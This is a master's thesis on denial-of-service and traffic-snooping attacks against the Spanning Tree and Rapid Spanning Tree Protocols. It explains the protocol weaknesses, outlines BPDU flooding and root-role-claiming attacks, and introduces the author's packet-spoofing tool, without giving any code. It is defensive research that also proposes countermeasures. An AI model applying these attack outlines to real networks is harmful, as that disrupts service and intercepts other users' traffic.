

**Attacks at the Data Link Layer**

By

GUILLERMO MARIO MARRO

Electronic Engineer (Universidad Nacional de Rosario) 1996

THESIS

Submitted in partial satisfaction of the requirements for the degree of

MASTER OF SCIENCE

in

Computer Science

in the

OFFICE OF GRADUATE STUDIES

of the

UNIVERSITY OF CALIFORNIA

DAVIS

Approved:

---

---

---

Committee in charge

2003  
-1-

# **Attacks at the Data Link Layer**

Copyright 2003  
by  
Guillermo Mario Marro

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
<b>2</b>	<b>Related Work</b>	<b>4</b>
<b>3</b>	<b>Background</b>	<b>6</b>
3.1	Denial of Service attacks . . . . .	6
3.2	Spanning Tree Protocol . . . . .	6
3.3	Rapid Spanning Tree Protocol . . . . .	8
<b>4</b>	<b>Protocol Pitfalls</b>	<b>12</b>
4.1	Spanning Tree Protocol . . . . .	12
4.1.1	Lack of authentication in BPDU messages . . . . .	12
4.1.2	STP's slow convergence . . . . .	12
4.1.3	Root role not fully monitored . . . . .	13
4.2	Rapid Spanning Tree Protocol . . . . .	13
4.2.1	Lack of authentication in BPDU messages . . . . .	13
4.2.2	Root role not fully monitored . . . . .	14
4.2.3	More complex state machines . . . . .	14
<b>5</b>	<b>Attack Outlines</b>	<b>15</b>
5.1	Flooding Attacks . . . . .	15
5.1.1	Flood of Configuration Message BPDUs with TC flag on . . . . .	15
5.1.2	Flood of Topology Change Notification BPDUs . . . . .	16
5.1.3	Flood of Configuration Message BPDUs claiming root role . . . . .	16
5.2	Topology Engagement Attacks . . . . .	16
5.2.1	Single-homed Root Role Claiming . . . . .	16
5.2.2	Dual-homed Root Role Claiming . . . . .	17
5.2.3	Internal Node Role Claiming . . . . .	18
5.2.4	Tree Segmentation . . . . .	18
<b>6</b>	<b>Experimentation</b>	<b>20</b>
6.1	Testbed . . . . .	21
<b>7</b>	<b>Results</b>	<b>22</b>
7.1	Flooding Attacks . . . . .	22
7.1.1	Attack Scenarios . . . . .	22
7.1.2	Results . . . . .	25

7.2	Topology Engagement Attacks . . . . .	33
7.2.1	Attack Scenarios . . . . .	33
7.2.2	Results . . . . .	38
	Single-homed Root Role Claiming Attack . . . . .	38
	Dual-homed Root Role Claiming Attack . . . . .	40
	Internal Node Role Claiming Attack . . . . .	45
	Tree Segmentation Attack . . . . .	48
<b>8</b>	<b>Future Work</b>	<b>52</b>
<b>9</b>	<b>Conclusions</b>	<b>58</b>
	<b>Bibliography</b>	<b>60</b>
	<b>Appendix A</b>	<b>62</b>
	<b>Appendix B</b>	<b>63</b>

## Acknowledgments

This work has been possible thanks to the generous contribution of ideas, time, support and money from several individuals that I would like to mention: my family, without whom, I would have not reached this far; the Fulbright Comission of Argentina, for trusting me, and let me pursue my dreams; Eduardo Vasquez, whose good-hearted insistence got me here; Kate Leiva (IIE west coast), who immensely helped me for the last two years; Kim Reinking (CS dept at UCDavis), who has provided me with the invaluable words of support and guidance; Debbie Chadwick (CS dept at UCDavis), for her efficient assistance and predisposition; Patty Graves, for her constant support; my labmates, for their inspiring conversations; Tye Stallard, for his last-minute help with Latex; Matt Silveira (Captus Networks), for his great support and thought-provoking discussions; Professor Prasant Mohapatra, for his unique teaching style and availability; Professor S. Felix Wu, who showed me that being a prolific researcher and a family man are not necessarily incompatible activities; Professor Karl Levitt, for his endless generosity and for offering to his students a different perspective of the world that constantly challenges well-established assumptions; and finally Matt Bishop, for his high tolerance, intellectual honesty and for confirming me that one can be a world-class scientist and educator, without sacrificing humbleness.

## Attacks at the Data Link Layer

### **Abstract**

Intrusion detection systems usually operate at layer 3 or above on the TCP/IP stack because layer 2 protocols in local area networks are trusted. Current firewall technology has very limited capabilities at layer 2 for the very same reason. Historically the trust in layer 2 protocols has been based on physical access control to the network links. However, new applications of these protocols extend the range of layer 2 networks beyond the physical control of a single organization. Furthermore, *the insider problem* [5, 18] is among the most dangerous threats. We study the effects of denial of service attacks on a layer 2 routing protocol (the Rapid Spanning Tree Protocol) as perceived from the network layer. Important performance and resiliency degradation is observed in our experiments. We also consider another category of attacks, that we designate as topology engagement attacks, with which layer 2 traffic snooping can be achieved without raising alerts at layer 3, defeating in this way the principle of traffic separation of switched local area networks. Some measures aimed at mitigating the impact of these types of attacks are proposed. Finally we present some experiments to validate the efficiency of the proposed countermeasures.

# Chapter 1

## Introduction

Recent advances in optical technology and the need for cost-effective yet financially sound broadband service provisioning favor the emergence of new network architectures [10]. In particular, the architectural design of Campus Area Networks (CANs) has traditionally involved hierarchical multilayered (layers 2 and 3) switching solutions. Nevertheless, many organizations are slowly adopting new architectures to deploy in their campuses. One of the most widely adopted new architectures for CANs is a flat layer 2 (L2) topology of switches organized by the Spanning Tree Protocol (STP) or its more recently successor, the Rapid Spanning Tree Protocol (RSTP). The main reasons behind the success of such a topology are the significant economical advantages, comparable performance and ease of administration. However, this technology appears to have some weaknesses. The media recently reported a serious incident [24] in which a hospital struggled with a malfunctioning network for a few days. Evidence collected indicates problems related to STP running on an outdated network.

Traditionally, network L2 protocols have been considered trusted, in part because the local area networks (LANs) that they support are under the physical control of an organization within a contained area. As a consequence of this, system administrators do not usually monitor L2 infrastructure unless there are connectivity issues. Intrusion detection mechanisms typically work at higher layers <sup>1</sup> (notably with layer 3 protocols such as the

---

<sup>1</sup>Snort and other IDS have recently incorporated signatures to detect ARP spoofing activities which occur at L2, but no other L2 activity.

Internet Protocol (IP), or with layer 4 protocols such as the Transport Control Protocol (TCP) and User Datagram Protocol (UDP)). Firewalls and filtering rules allow blocking and filtering packets at those layers, but provide little or no support for blocking or filtering L2 protocol messages<sup>2</sup>. This raises the question of how effective attacks using L2 protocols are.

If the assumption that L2 protocols are used on trusted networks is valid, the question is irrelevant. However, this assumption is not always valid, and with the rise of the use of L2 protocols over wide areas (for CANs as well as metropolitan area networks (MANs)), the assumption is becoming highly suspect. As more and more broadband service providers deploy access networks based exclusively on L2 protocols, attacks focused on the data link layer become more feasible. In particular, since residential users will have access to the network, they could attempt to manipulate the protocols to disrupt service to other customers and the broadband service provider.

This work investigates the effect of denial of service attacks upon L2 protocols to determine how these attacks affect bridges<sup>3</sup> and higher-level protocols during the period of attack. In particular, the network, transport, and application layers trust that the data link layer services are operational. An attacker can try to invalidate these assumptions, especially by trying to exploit potential problems in the STP and RSTP protocols that glue together a network of bridges interconnecting segmented local area networks. Denial of service attacks take on another dimension in L2 because network bandwidth is considerably higher than in WAN scenarios, hence the amount of resources the attacker can maliciously utilize rises, as does the efficiency of brute-force network-based denial of service attacks. We focus on denial of service because it usually has devastating effects on the services (associated in many cases with significant monetary losses), and also because it is easy to see the effects of such attacks when they succeed [9, 12, 14, 18, 19, 22].

This work also explores another category of attack: *topology engagement*. Its relevance

---

<sup>2</sup>Netfilter/IPTables incorporates some restricted MAC filtering capabilities.

<sup>3</sup>Learning Bridges and layer 2 switches are considered synonyms throughout this work.



stems from the fact that traffic snooping can be achieved without raising alerts at layer 3. In today's networks, the most popular technology to logically separate LAN traffic is VLAN technology. Since VLAN frames are propagated through the spanning tree, a topology engagement attack defeats VLAN traffic separation.

Chapter 3 summarizes previous work in this area. Chapter 4 presents an overview of the two L2 protocols, and of denial of service attacks in general. Chapter 5 presents a brief analysis of several potential problems with both protocols. In chapter 6 the potential attacks are outlined. Chapter 7 discusses some experiments to determine if the potential problems can be realized in practice, and presents the results. We end with some directions for further research in chapter 8 and conclusions in chapter 9.

## Chapter 2

# Related Work

Fischbach [13, 14] and Lacoste-Seris [13] were among the first to postulate the potential for Denial of Service (DoS) attacks on STP by crafting packets with spoofed MAC addresses to flood switches. In their presentations they propose MAC filtering and BPDU guards (on CISCO-based platforms) as countermeasures against these attacks.

Convery [8] suggests in his presentation the feasibility of three different attacks on STP. The first one is the same DoS flooding attack that Fischbach and Lacoste-Seris anticipated. The second one is a dual-homed root role claiming attack with the potential to perform a Man-in-the-Middle attack (MITM). The third one is a single-homed root role claiming attack complemented with a MAC cache poisoning attack to force the target switch to broadcast as much trunk traffic as possible, enhancing the attacker's chances to snoop valuable traffic. He suggests as countermeasures BPDU and ROOT guards (CISCO proprietary technology) to deter the proposed attacks. Although these measures might be effective they certainly impose administrative burdens and restrictions. These features are clearly opposed to the spirit of the STP protocol design.

Our work concentrates on RSTP, a modified version of the STP protocol with richer features, that guarantee -under normal conditions- faster convergence than the STP protocol. Our work explores the effects on RSTP of the same DoS flooding attack (plus some variants) postulated by previous researchers on STP. Additionally, both the single-homed

a dual-homed root role-claiming attacks are studied and shown to be successful in both STP and RSTP. A generalization of the root role claiming attacks is presented as well. Furthermore, a ramification of both root role-claiming attacks enables an attacker to snoop dynamic VLAN membership messages, subverting access control mechanisms on afflicted ports of the target switch. Finally, we analyze an interesting attack requiring simultaneous root role-claiming attacks from two colluding hosts.

Our approach to coping with these attacks is not as restrictive as those proposed by previous researchers. It is conceptually based on anomaly detection theory and it aims to avoid imposing excessive constraints on switched ports when no misbehaving patterns are detected, preserving in this way some virtues of the protocol design: flexibility and ease of administration.

## Chapter 3

# Background

### 3.1 Denial of Service attacks

A Denial of Service attack is a type of attack that exploits weaknesses in protocols and services by exhausting resources, causing service disruption [18] or *Quality of Service* (QoS) degradation. Its main goal is to affect *availability* of the targeted service.

A canonical example of such an attack is the *TCP half-open or TCP SYN flood attack* where an attacker generates many TCP SYN packets that flood the target server. Since the TCP/IP stack at the server is supposed to allocate resources for each TCP SYN packet received to prepare for the new incoming connection, the available resources at the server side are quickly consumed and the service becomes unavailable [12].

If an attacker can launch a DoS attack that affects L2 networking devices, a single residential user might cause havoc to all others using services on the same network. The effect of such an attack could encompass many users, depending on the architecture and layout of the network.

### 3.2 Spanning Tree Protocol

On most non-trivial L2 networks, bridges interconnecting LANs build a unique logical *spanning tree* by virtue of the STP [1]. The purpose of building such a tree is to

delegate to the bridges the task of dynamically discovering a subset of the topology that is loop-free, while simultaneously offering full L2 connectivity for all the hosts in the network. Additionally it provides fault-tolerance by automatic reconfiguration of the spanning tree topology in case of a bridge failure or a breakdown in a data path. These self-organization features of STP were meant to aid network administration.

As part of the protocol, bridges, which are identified by *Bridge IDs* (a number unique




Figure 3.1: Configuration Message BPDUs

to each bridge on the LAN), exchange special Bridge Protocol Data Unit (BPDU) messages with each other that allow them to collaboratively compute a spanning tree by taking the following decisions:

- Elect a single bridge in the LANs, to be the *Root Bridge* (the one selected has the smallest Bridge ID).
- Calculate the shortest path from themselves to the Root Bridge
- Elect a *Designated Bridge* for each LAN, which is the bridge in that LAN that has the lowest *root path cost* to the Root Bridge. The Designated Bridge will forward packets from that LAN toward the Root Bridge
- For each bridge, choose the *Root Ports* as the ports that have the shortest path to the Root Bridge
- Select the ports to be included in the spanning tree

Initially every bridge assumes itself to be the root and transmits configuration messages on each of its ports with its ID as both root and source and 0 as the *root path cost*.

Under normal circumstances, after a transient time where the algorithm stabilizes,



Figure 3.2: Topology Change Notification BPDUs

the Root Bridge generates the configuration messages with a certain periodicity (given by a parameter called *hello time*, included in the message). Every bridge on the tree passes the configuration messages on with the parameters chosen by the Root Bridge, and its own MAC address as source. In the event of a topology change (such as a link or port going down, a new bridge on the network, etc), the Designated Bridge on the LAN where the change occurs, generates a topology change message (Topology Change Notification BPDUs) that is transmitted up the tree, until it reaches the Root. The Root will set a flag in subsequent configuration messages to indicate all the bridges on the tree to recompute the Spanning Tree Algorithm (STA) [1].

Figure 3.3 indicates the normal direction of flow of Configuration Message BPDUs and Topology Change Notification BPDUs.

### 3.3 Rapid Spanning Tree Protocol

RSTP was proposed in IEEE 802.1w [3] as a response to the significant latency of STP when it adapts to changes in the topology. RSTP incorporates the notion of port roles. Every port must have one of the following roles: *unknown* (when the port role is still to be learned), *alternate* (when the port is a backup, not part of the active logical topology), *root* (when the port has the role of root) or *designated* (when the port has the role




Figure 3.3: Direction of flow of different BPDU messages

of designated for a LAN connected to it). Bridges implementing RSTP must be compatible with legacy bridges supporting only STP [10]. Since legacy bridges are unable to understand RSTP, they will naturally attempt to become designated bridges in the LAN segments in question. RSTP bridges then must switch to STP mode to participate adequately in the spanning tree. According to the standard [3], the compliant bridge has to implement a protocol migration state machine like the one depicted in figure 3.4.

The most relevant changes with respect to RSTP's predecessor protocol STP are:

- Introduction of flags in the messages to describe fully port roles and port states
- Use of port roles to compute port states
- Faster aging of information: a bridge considers that it has lost connectivity to its direct neighboring root or designated bridge if it misses three consecutive BPDUs
- New Root and Designated ports can rapidly transition to forwarding state without waiting for *forward delay + max. age*, provided that they succeeded in handshaking with immediate neighbors.




Figure 3.4: Protocol Migration State Machine

- Acceptance of messages from a prior Designated Bridge even if they conveyed *inferior* information (information that doesn't cause any change of state).
- After a change is detected, unwanted source address information is purged from forwarding tables <sup>4</sup> without delay
- Origination of Configuration Message BPDUs on a port by port basis, instead of transmission on Designated ports following reception of information from the Root

The modified Configuration Message BPDU has now the format described in figure 3.5.

<sup>4</sup>Every learning bridge keeps a mapping of ports and MAC addresses reachable through those ports in a data structure known as the *forwarding table*.






Figure 3.5: RSTP BPDU

According to the standards [1, 3], based on the messages received from all its interfaces, each bridge sets its notion of the root bridge to be the one with the smallest bridge ID. In STP, the Root Bridge triggers computation of the spanning tree by setting the *Topology Change Flag* in the configuration messages it normally sends down the tree. In RSTP however, as soon as a bridge detects a change in the topology, the bridge communicates that change to its immediate neighbor up the tree. Once the neighbor acknowledges the message, the bridge can flush appropriate forwarding table entries<sup>5</sup>, without waiting until it receives the root-originated configuration message acknowledging that event. In this way, RSTP's convergence is significantly faster. The resulting reduction in network latency makes L2 switching an attractive alternative to layer 3 (L3) intradomain routing using Open Shortest Path First (OSPF) or Enhanced Interior Gateway Routing Protocol (EIGRP) in corporate environments [23].

<sup>5</sup>When a learning bridge recomputes the STA as a consequence of a change in the topology, it evicts those entries from its forwarding table related to ports that change state in the new topology.

## Chapter 4

# Protocol Pitfalls

### 4.1 Spanning Tree Protocol

A few characteristics of the STP protocol render it vulnerable to a DoS attack by *Insiders* (people that have physical access to the network):

#### 4.1.1 Lack of authentication in BPDU messages

This is the most relevant weakness of the protocol and implies that any host directly connected to the switch can generate well-formed messages that the switch has to process. If any host can impersonate a switch using a stateful implementation of STP, the STA will have to include it in the active topology. Therefore, the malicious host has potential access to traffic destined to other hosts in the network, violating the principles of switched networks, that say that a host should only get traffic destined to it (once the switch has learned its location). Attacks such as DoS (by disrupting STA functionality) and Man-in-the-Middle (by snooping and relaying trunk traffic) are all feasible because the malicious host receives traffic not intended for it, and can discard or forward the packets.

#### 4.1.2 STP's slow convergence

Once a bridge detects a change in the topology, it generates a Topology Change Notification BPDU message, it then waits for the Root Bridge to acknowledge the change. The Root Bridge will send a Configuration Message BPDU message with the TC

flag on, indicating the bridge is to recompute the algorithm and flush old entries in the table. For Topology Change Notification BPDUs all the bridges between the generator and the Root Bridge have to acknowledge and relay the message up the tree. For Configuration Message BPDUs, the same bridges have to relay the message down the tree. Hence, there is a considerable lapse of time between cause and effect. This accounts for the long stabilization time of STP (experimentally, stabilization on complex networks has taken up to a minute [11]). Therefore, if a malicious host connected to one of the participant switches can generate a steady flow of realistic-looking Topology Change Notification BPDUs, then the Root Bridge will respond by directing bridges to recompute by sending Configuration Message BPDUs with the TC flag on. All the switches will then recompute the algorithm continuously. This constitutes a DoS on the computing resources of the networking devices because they cannot do other work.

### 4.1.3 Root role not fully monitored

By definition of the state machines in the specification of STP [1], a bridge that has detected a topology change is to keep sending Topology Change Notification BPDUs until it receives acknowledgement from its immediate neighbor up the tree. Then, it is up to the Root Bridge to generate subsequent Configuration Message BPDUs with the TC flag on. But the originating bridge does not keep state indicating that pending action. Thus, if the Root Bridge is compromised, as long as it acknowledges Topology Change Notification BPDUs and it keeps sending Configuration Message BPDUs every *hello time* interval, the rest of the bridges will not detect any further changes.

## 4.2 Rapid Spanning Tree Protocol

RSTP inherits some pitfalls from STP. It also adds some new problems.

### 4.2.1 Lack of authentication in BPDU messages

The lack of authentication in RSTP messages is a serious problem, just as in STP. The only source identification in the messages is the bridge ID, and that is in a

plaintext field that can be easily forged without detection by any host servicing from the bridge. The same authentication-related attacks presented for STP are feasible for RSTP.

#### 4.2.2 Root role not fully monitored

As with STP, the RSTP state machines [3] do not keep further state once a Topology Change Notification has been acknowledged by its immediate neighbor up the tree. In other words, not all the functionality expected from a specification-compliant Root Bridge is enforced by the rest of the nodes from the tree. The same attacks described for STP with a misbehaving Root Bridge are applicable here.

#### 4.2.3 More complex state machines

The state machines that an RSTP compliant bridge uses are more complex than those in STP. Consequently, from an implementation perspective a bridge implementing RSTP will use more computing cycles than a bridge implementing STP for the same network conditions. For a given bandwidth of a malicious flood of BPDU messages, the bridge implementing RSTP will be computationally overwhelmed more quickly than the bridge implementing STP. Under normal conditions, a bridge has to process all incoming BPDUs and issue updated BPDU messages on those ports for which the bridge has been designated. When a bridge's computational abilities suffer, there is a serious risk of the bridge not being able to contain all incoming BPDUs. This allows some to leak through some ports. If the attacker overcomes the confinement to the direct target, he can extend the attack to encompass neighboring network segments, increasing the chances of defeating the protocol resiliency by affecting the tree formation process.

## Chapter 5

# Attack Outlines

With the lack of authentication in the BPDU messages in STP and RSTP, and the requirement that all switches have to recompute the algorithm whenever a topology change is detected, it would be feasible for an insider to accomplish any of the following attacks on the network resources:

### 5.1 Flooding Attacks

These attacks may be better characterized as *brute-force flooding attacks*. Sending a steady flood of bogus BPDUs forces continuous spanning tree recalculation, thereby creating a DoS condition on the computational power of the switches<sup>6</sup>. The bigger the attack bandwidth the more chances it stands to succeed. There are several versions of this attack.

#### 5.1.1 Flood of Configuration Message BPDUs with TC flag on

This attack consists of a steady flow of bogus configuration messages with the topology change flag on. These messages appear to have come from different source addresses in the tree.

---

<sup>6</sup>Researchers [8, 13, 14] have already suggested the potential for DoS attacks on STP, but no potential attacks to RSTP have yet been published.

### 5.1.2 Flood of Topology Change Notification BPDUs

This version consists of a steady flow of bogus Topology Change Notification messages that come from different sources. These messages propagate up the tree.

### 5.1.3 Flood of Configuration Message BPDUs claiming root role

A flood of specially crafted messages, with apparent sources being non-existent bridges, claim to be new to the topology (by setting *root path cost* to zero). These poison the forwarding table of the target bridge, forcing STA recomputation.

## 5.2 Topology Engagement Attacks

In this category of attacks, a station being serviced by bridges maliciously claims an active role in the tree topology.

### 5.2.1 Single-homed Root Role Claiming

The attacking station crafts bogus messages, so that it appears to be a bridge claiming to be root with a partially stateful implementation of the protocol<sup>7</sup>. As its bridge ID is lower than the current Root Bridge, it will be chosen as the new root<sup>8</sup>. This only requires one bogus packet per *hello time*. As Convery suggests in [8], the attacker can snoop an even higher volume of traffic by complementing this with a MAC poisoning attack (see chapter 3) on the target switch.

In case the target switch runs STP (and not RSTP<sup>9</sup>), the attacker can fail to set the Topology Change flag on in Configuration Message BPDUs. When this follows the reception of a Topology Change Notification BPDU by some node of the tree, change information

---

<sup>7</sup>A partially stateful implementation of the protocol refers to an implementation that follows only part of the standard specifications. The attacker machine has first to convince other bridges that it is a specification compliant bridge. But then it will tweak the protocols to achieve its malicious action, without raising suspicious alerts to other bridges in the network. Consequently, a stateful implementation refers to a bridge implementation fully compliant with the specifications [1, 3].

<sup>8</sup>The naïve root selection algorithm specified in the protocols simply chooses the smallest ID.

<sup>9</sup>RSTP is not vulnerable to this attack because every bridge exchanges Topology Change Notifications with its immediate neighbors, triggering STA recomputation before the notifications propagate further.

is not propagated to the network. This is a stealthier type of attack in that it aims to disrupt the fault tolerance mechanism of the protocol, by failing to propagate information about changes to the topology of the network. By impersonating the Root Bridge with a partial and maliciously corrupted implementation of the STP state machines, any change in the topology announced by internal nodes of the tree may be acknowledged, but will still fail to trigger the algorithm recomputation on all the bridges, if the impersonator sends regular Configuration Message BPDU with the TC flag off. No current provision in the specification of the protocol deters this attack. Moreover, due to its stealth characteristics, only L2 traffic monitors with stateful semantic capabilities would be able to detect it.

Another interesting observation is that by gaining the root role in the tree, the attacker gets to pick all the parameters in the BPDUs. In particular, decreasing the *max age* and *forward delay* parameters or increasing the *hello time* parameter, can cause instabilities in the network <sup>10</sup>, paving the way for successive flooding attacks.

### 5.2.2 Dual-homed Root Role Claiming

The attacker engages a multi-homed host (having a bogus but partially stateful implementation of the protocol). The host claims to be the new root in the topology. This only requires a bogus message per *hello time* per interface. This attack, a variation of the Man-in-the-Middle (MITM) attack, was suggested in [8]. Among other malicious actions, the new root might deliberately fail to propagate Topology Change Notification messages (for both protocols STP and RSTP). Once again there is no provision in the protocols to detect such a malicious behavior.

This *MITM attack* has interesting ramifications. In particular the attacker can gain access to trunk traffic, causing VLAN related information to be leaked, irrespective of whether the VLAN is statically or dynamically configured.

---

<sup>10</sup>As the standards suggest, an appropriate selection of parameters is crucial to assure the convergence of the STA under unsettled (rapidly changing) network conditions.

In networks with static VLAN configurations, the switch administrator manually sets the mapping between ports and VLANs, and marks ports as not belonging to the VLAN. In networks with dynamic VLAN configuration enabled, ports administration is most often a combination of human settings and dynamic configuration protocols. In this last case, membership messages are distributed with the help of GVRP (Generic attribute VLAN Reservation Protocol) [2, 23]. According to the standard [2], these messages are relayed through the active spanning tree topology. Nevertheless the standard is not clear<sup>11</sup> about what happens should conflicts arise between ports that belong to the active spanning tree topology but are manually configured to not relay GVRP messages. There might be potential for access control subversion, when the port servicing the attacking machine has been manually set not to relay GVRP messages for security reasons<sup>12</sup> but the attack manages to make it part of the active spanning tree<sup>13</sup>. It is worth noticing that this access control subversion might be achieved via both root role-claiming attacks (that is, by single and dual-homed offender stations).

### 5.2.3 Internal Node Role Claiming

A generalization of the last attack is one in which the dual-homed attacker claims any role (not just *root*) in the spanning tree by virtue of a partially stateful (yet corrupted) implementation of the protocols. The closer to the root the attacker is, the better the chances for the hacker to snoop high volumes of traffic. If the attacker claims an active role other than root in the spanning tree, the full semantics of the protocols has to be monitored network-wide in order to detect such an attack<sup>14</sup>.

### 5.2.4 Tree Segmentation

The standards assume that all bridge IDs are distinct. If two or more colluding hosts simultaneously claim the root role by supplying the same bridge ID (lower than current

---

<sup>11</sup>All attempts to clarify this situation with members of the IEEE 802.1Q committee were unsuccessful.

<sup>12</sup>*Need-to-Know* principle. (Least-privilege [27]).

<sup>13</sup>Preliminary results show that this is not feasible on the tested HP switches, but it is not clear whether this is an implementation or specification related result. Other switches have not been tested.

<sup>14</sup>Indications of an ongoing attack like this are only evident to the switches servicing the attacker machine. Instead, in the root role-claiming attack the new root ID gets propagated in every BPDU message in the network.



root's ID), some bridges get confused about the Root Bridges's address, and the network topology segments.

## Chapter 6

# Experimentation

To test the above hypotheses, we wrote *SToP*, an utility that can modify any relevant field in the BPDU messages and that can generate enough packets to flood the network<sup>15</sup> (flooding attacks). It can also claim an active role in the spanning tree topology by virtue of a partially stateful implementation of the protocols. This utility spoofs the network listening for legitimate BPDU (STP or RSTP) messages. Once it captures a message, it extracts from it all the parameters and keeps them in a data structure. It then generates either an intense flood of bogus BPDU messages, or a single BPDU message per *hello time* per active interface. It reuses some parameters from the legitimate message, and can create other values according to the command line options supplied to it. It then delivers those messages to the corresponding port/s of the bridge servicing the attacker machine. Appendix A contains an enumeration of command line options accepted by *SToP*.

---

<sup>15</sup>The IEEE 802.1w amendment to the standard [3], recommends implementing a parameter *TxHoldCount*, that represents the maximum number of BPDUs transmitted in any *hello time*. Despite this recommendation, some manufacturers have not incorporated any BPDU parsing rate limits.




Figure 6.1: Network Setup

## 6.1 Testbed

Our main testbed consists of a non-trivial L2 meshed-architecture network of bridges running STP/RSTP. Physical link redundancy simulates a real scenario where a non minimally-pruned configuration provides fault tolerance.

